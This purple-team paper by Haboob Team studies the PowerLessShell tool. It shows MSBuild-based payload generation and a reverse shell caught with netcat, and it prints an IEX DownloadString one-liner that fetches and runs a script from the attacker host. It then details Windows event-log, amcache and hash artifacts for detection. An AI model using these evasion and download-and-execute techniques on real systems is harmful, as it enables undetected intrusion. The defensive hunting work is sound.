HABOOB

A Purple Team Study into “PowerLessShell” Tool

By **Haboob Team**

Table of Contents


1. Introduction

Since the introduction of “Powershell” by Microsoft, red teamers and adversaries alike have started to abuse it to perform their malicious activities away from praying eyes. Later on, security systems have evolved to monitor “powershell.exe” process instances to monitor for such activities. This made adversaries look for ways to execute “Powershell” code without spawning a “powershell.exe” instance to evade security monitoring and detection. As a consequence of this endeavor, several offensive tools were built to achieve this objective, one of which is a tool named “PowerLessShell”.

This paper will cover what is known as “PowerLessShell”, what is it, how it works and how attackers use it for their offensive activities, and what artifacts is left behind for blue teamers to detect its execution.

2. What Is PowerLessShell?

PowerLessShell is a python-based tool, which generates malicious payloads that abuse Microsoft Build Engine (MSBuild) to execute Powershell commands and scripts without starting an instance of “powershell.exe”. The tool achieves this objective by using “MSBuild” to compile and run a malicious C# code on the fly, which when compiled and executed, will use “Microsoft.Build.Tasks.v4.0.dll” dynamically loaded library to create a Powershell Object “PSObject” that is used to execute “Powershell” code through the DLL’s exported functions without spawning a “powershell.exe” instance. The tool also adds an extra layer of obfuscation, which works by copying “MSbuild.exe” executable into a random location, and changes its name to either a random name or to a name of a well-known process to evade detection rules set on “MSbuild.exe”.



PowerLessShell

PowerLessShell rely on MSBuild.exe to remotely execute PowerShell scripts and commands without spawning powershell.exe. You can also execute raw shellcode using the same approach.

To add another layer of crap the payload will copy msbuild.exe to something random and build the payload using the randomly generated binary.

- You can provide -knownprocess switch to use known Windows process name instead of renaming MsBuild.exe to something random

MSBuild conditions

MSBuild support condition that can be used to avoid running code if the condition is not met.

```
<Target Name="x" Condition="'$(USERDOMAIN)'=='RingZer0'">
```

The malicious code will only be executed if the current user domain is "RingZer0"

Condition supports several other formats that can be used to create more conditional execution check.

```
<Target Name="x" Condition="'$(registry:HKEY_LOCAL_MACHINE\blah@blah)'>='0'">
```

Property Functions also expose interesting data.

```
https://docs.microsoft.com/en-us/visualstudio/msbuild/property-functions
```

Figure 1: This figure is taken from the tool’s Github repository [1]

3. Generating a Payload using “PowerLessShell” Tool

Usage of the tool is super easy, you can start the tool using “python PowerLessShell.py” and an interactive python shell will run, and user input is taken through a “question/answer” based style, explained as the following:

- First is to choose between a Powershell command or a shellcode, the goal of this publication is to verify that no “Powershell” instance runs when powershell commands are executed, so we’ll choose “Powershell”.
- Second option is to provide the full path for the Powershell script we wish to run. In our case, it is given the path for “shell.ps1” which is a simple Powershell-based reverse shell that is available within the Kali Linux distribution.




Figure 2: A sample of the contents of “script.ps1”. Highlighted is the invocation of the reverse shell procedure

- Third option is to provide the output path and name for the C# project code that will be generated by “PowerLessShell”.
- Fourth option is to provide the USERDOMAIN condition, which executes the payload only if the compromised machine is within the domain you specified in this condition. This will prevent your payload from running outside of the engagement scope if you are using it for a red team exercise. [4]
- The fifth and last option is a Boolean choice between using a well-known process name such as (“svchost.exe”, “Explorer.exe”, etc) or a randomly generated process name from 5-25 characters.




Figure 3: Shows the interactive interface of “PowerLessShell” script




Figure 4: The output files generated by PowerLessShell tool

When the tool has finished execution, it will generate two files as shown in (Fig.4), the first one is the malicious C# project under the name and path you chose on step three with the extension “.csproj”, and a “.bat” file which is a windows batch file that triggers the payload when executed.

To deliver the payload and execute it, you have to deliver the C sharp project file and optionally deliver the windows batch file and execute it or you can directly trigger the C sharp payload from the command line with MSBuild by executing the following command:

```
C:\WINDOWS\MICROSOFT.NET\Framework64\v4.0.30319\msbuild.exe <path to .csproj file>
```




Figure 5: Triggering the payload directly through the command line

4. Testing “PowerLessShell” Generated Payload

Because we chose a reverse shell for the “Powershell” code provided to “PowerLessShell”, a listener must be setup to receive the reverse shell connection once the payload has been executed. To achieve that objective, “Netcat” tool will be used.

Once the attacker successfully delivers the payload and it is executed successfully on the target machine. A reverse shell connection will be initiated to the attacker machine.




Figure 6: A screenshot of the attacker’s netcat listener successfully receiving a working reverse shell

From a digital forensics prospective, right after the payload is successfully executed and the C Sharp code is deleted from disk, almost all Powershell activities after this point will be undetectable when performing any disk or windows events forensics as shown on the next section.




Figure 7: netstat command on the compromised machine

On the compromised machine “192.168.70.141” you can see in “netstat” command that the reverse connection to the attacker machine “192.168.70.130” has been established on the selected port “4444”, now the attacker has a reverse shell on the victim machine successfully and can perform any powershell commands and scripts away from praying eyes.

5. Hunting for “PowerLessShell” Artifacts

Since all “Powershell” activity after the execution of the initial “.csproj” payload will be undetected, we will focus on threat hunting for evidence and traces for the execution of the initial “PowerLessShell”

payload. The first place where we can look for such traces can be found in windows events logs, specifically in “Windows Powershell” event logs. A total of “9” events will be recorded after the execution of the “.csproj” payload file, with the following details (In order):

NO	Event ID	Provider	HostApplication
1	400	Engine state is changed from None to Available	<RandomName.exe> <Random Chars>
2	600	“Alias” is Started	<RandomName.exe> <Random Chars>
3	600	“Environment” is Started	<RandomName.exe> <Random Chars>
4	600	“FileSystem” is Started	<RandomName.exe> <Random Chars>
5	600	“Function” is Started	<RandomName.exe> <Random Chars>
6	600	“Registry” is Started	<RandomName.exe> <Random Chars>
7	600	“Variable” is Started	<RandomName.exe> <Random Chars>
8	600	“Certificate” is Started	<RandomName.exe> <Random Chars>
9	600	“WSMan” is Started	<RandomName.exe> <Random Chars>




Figure 8 Windows Powershell event log, shows the instance name and parameter

Note that these 9 events are the only solid piece of artifact left by the “PowerLessShell” tool in “Windows Events”. As a result, for the post-exploitation phase, for red-teamers to hide their “Powershell” activity against blue-teamers, they can rely on this where only the initial execution of their Powershell is trackable and the rest will pass by undetected. To prove that we’ll use “Sherlok.ps1” powershell script which is a scanner for kernel vulnerabilities for privilege escalation.

```
PS C:\Windows\Microsoft.NET\Framework\v4.0.30319>hostname
WIN-CR2EGC4OQI0
PS C:\Windows\Microsoft.NET\Framework\v4.0.30319> IEX (New-Object Net.WebClient).DownloadString('http://192.168.70.130/sherlok.ps1');
```

Figure 9 downloading and running the “Sherlok.ps1” script using Invoke-Expression cmdlet

We used “IEX” cmdlet to execute “sherlock.ps1” in memory by fetching its script code from the attacking machine through a “Net.WebClient” object. In a case where this powershell command is executed directly on the machine without the use of “PowerLessShell”, 2 events will be recorded in “Windows Events”, the

first is the “IEX” command, and then the “Sherlok.ps1” script code, which is not the case when “PowerLessShell” is used.




Figure 10: The output of the “Sherlok.ps1” script

Before we ran the “sherlock.ps1” script from “PowerLessShell”, we cleared the “Windows Events” logs to limit events to what will be created after the execution of the commands and scripts within “PowerLessShell” shell.

Figure 11: Windows Powershell event log is empty

As we can see in (Fig.11) and the figures after it, no windows events has been recorded after the execution of “PowerLessShell”.




Figure 12 Powershell (Admin) event log is empty

Figure 13 Powershell (Operational) event log is empty

No artifacts are recorded on the Windows Powershell, Powershell (Admin), nor Powershell (operational). Looking also on the System events log, we can see that some logs were generated for the source “Service Control Manager” but no direct event is available to indicate that a Powershell script ran or anything related to Powershell.




Figure 14 System event log, show multiple entries, although none are related directly to running a Powershell instance




Figure 15 WMI (Operational) event log, also has nothing related to Powershell

Looking at the “WMI Operational” Windows Events in our case has loaded some dll’s related to system enumeration, due to the “Sherlok.ps1” script, but nothing related directly that a script under the name “Sherlok.ps1” has ran on the system, nor any indication that these were the result of the execution of a “Powershell” script. From this we can conclude, that “Powershell” Windows Events are successfully omitted right after the execution of the “PowerLessShell” payload. However, any powershell activity that results in the activation of none-powershell related events, will be recorded, but the source of those activities can only be identified through an incident response approach where the timeline of events is reviewed and tracked to the source files that were written or executed in the same time frame as the suspicious none-powershell events.

We also analyzed the Windows “Amcache” which is a Windows registry file that stores information about applications executed on the system. This file is highly important for digital forensics investigators as it contains data such as the name of the application, path, sha1, execution date and more for each of the executed applications. For the purpose of this research, the “amcache” is analyzed to look for traces and evidence for the execution of “PowerLessShell”.

SHA1	FullPath	FileExtension
f4e7bcd12f620ef6a21126a2b83603678210a717	C:\Users\shawi\Desktop\SQLServer2016SP2-FullSlipstream-x64-ENU\x64\LandingPage.exe	.exe
55a59008affa16c7102fad700da62ab636e0efa4	C:\Users\shawi\Desktop\SQLServer2016SP2-FullSlipstream-x64-ENU\x64\ScenarioEngine.exe	.exe
2649eb3a57a8877ef21e694cdd6812854c239dd4	C:\Windows\System32\MRT.exe	.exe
084b049d98e343270c84a187d3df328ffcac79af	C:\Windows\System32\vm3dservice.exe	.exe
162b08b0b11827cc024e6b2eed5887ec86339baa	C:\Users\shawi\Desktop\processhacker-2.39-setup.exe	.exe
519c1a21cac1c1bc0ebf9cec20761aef4e5ed335	C:\Windows\Temp\93804608-437E-4659-90BA-989638E232E5\DismHost.exe	.exe
e9762eccb59062a763bd621eb6e1d4d4faee74d8	C:\Windows\Microsoft.NET\Framework\v4.0.30319\kSUsnHdBzIZSJKcNaOw.exe	.exe
519c1a21cac1c1bc0ebf9cec20761aef4e5ed335	C:\Windows\Temp\4765C43F-7467-45D9-8FB8-E37D4E2BF6B7\DismHost.exe	.exe
5675b6ec2954136db2edfd5abaf4c1e111daf7c3	C:\Windows\Microsoft.NET\Framework\v4.0.30319\iexplore.exe	.exe
917947fbacdb42b1be8d6ee6d21471dc66d9cd54	C:\Windows\SoftwareDistribution\Download\Install\Windows-KB890830-x64-V5.82.exe	.exe
519c1a21cac1c1bc0ebf9cec20761aef4e5ed335	C:\Windows\Temp\DB3F5440-A3BD-4093-A808-8C739EB5956A\DismHost.exe	.exe

Figure 16 The amcache entries on the effected system

We know that PowerLessShell uses MSBuild.exe to execute its payload but it changes its name, so in the figure above it shows that the random letters is an executable on the same path as "MSBuild.exe" which is a red flag. Another red flag is identifying the SHA1 hash for “MSBUILD” but under a different name either under C:\Windows\Microsoft.NET\Framework\v4.0.30319\ or somewhere else, even more suspicious if it is under a fake system process name such as “svchost.exe”. The following figure shows “VirusTotal” results of the hash found under random characters in the “amcache”:




Figure 17 Virustotal result of the hash

“Virustotal” is website that scans executables with over 70 antivirus engines, which is used to search for SHA1 hash of the executable with random letters, and we found that the executed application is actually “MSBuild.exe” under a different name, so that’s an artifact that we can use to track executions of “PowerLessShell”.

6. Extra layer of obfuscation

For red-teamers to make the task harder on blue-teamers to detect the usage of “PowerLessShell” tool, the tool has provided an extra option we’ll use to add an extra layer of obfuscation. When creating the payload if we set the fifth choice as True, “PowerLessShell” tool will use a well-known process name such as (svchost.exe, explorer.exe, …etc), and a well-known parameter related to the fake process to execute “MSBUILD.EXE”.




Figure 18 we set “True” on the option of using a known process name renaming

The following “Powershell” windows events show the successful fake usage of the name of the process “svchost.exe” for “msbuild.exe” with a fake parameter to hide it from praying eyes. However, we can see that “PowerLessShell” does not successfully achieve that as the process name contains a spelling mistake “svhost.exe” instead of “svchost.exe” which can be used to easily track executions of “PowerLessShell”.

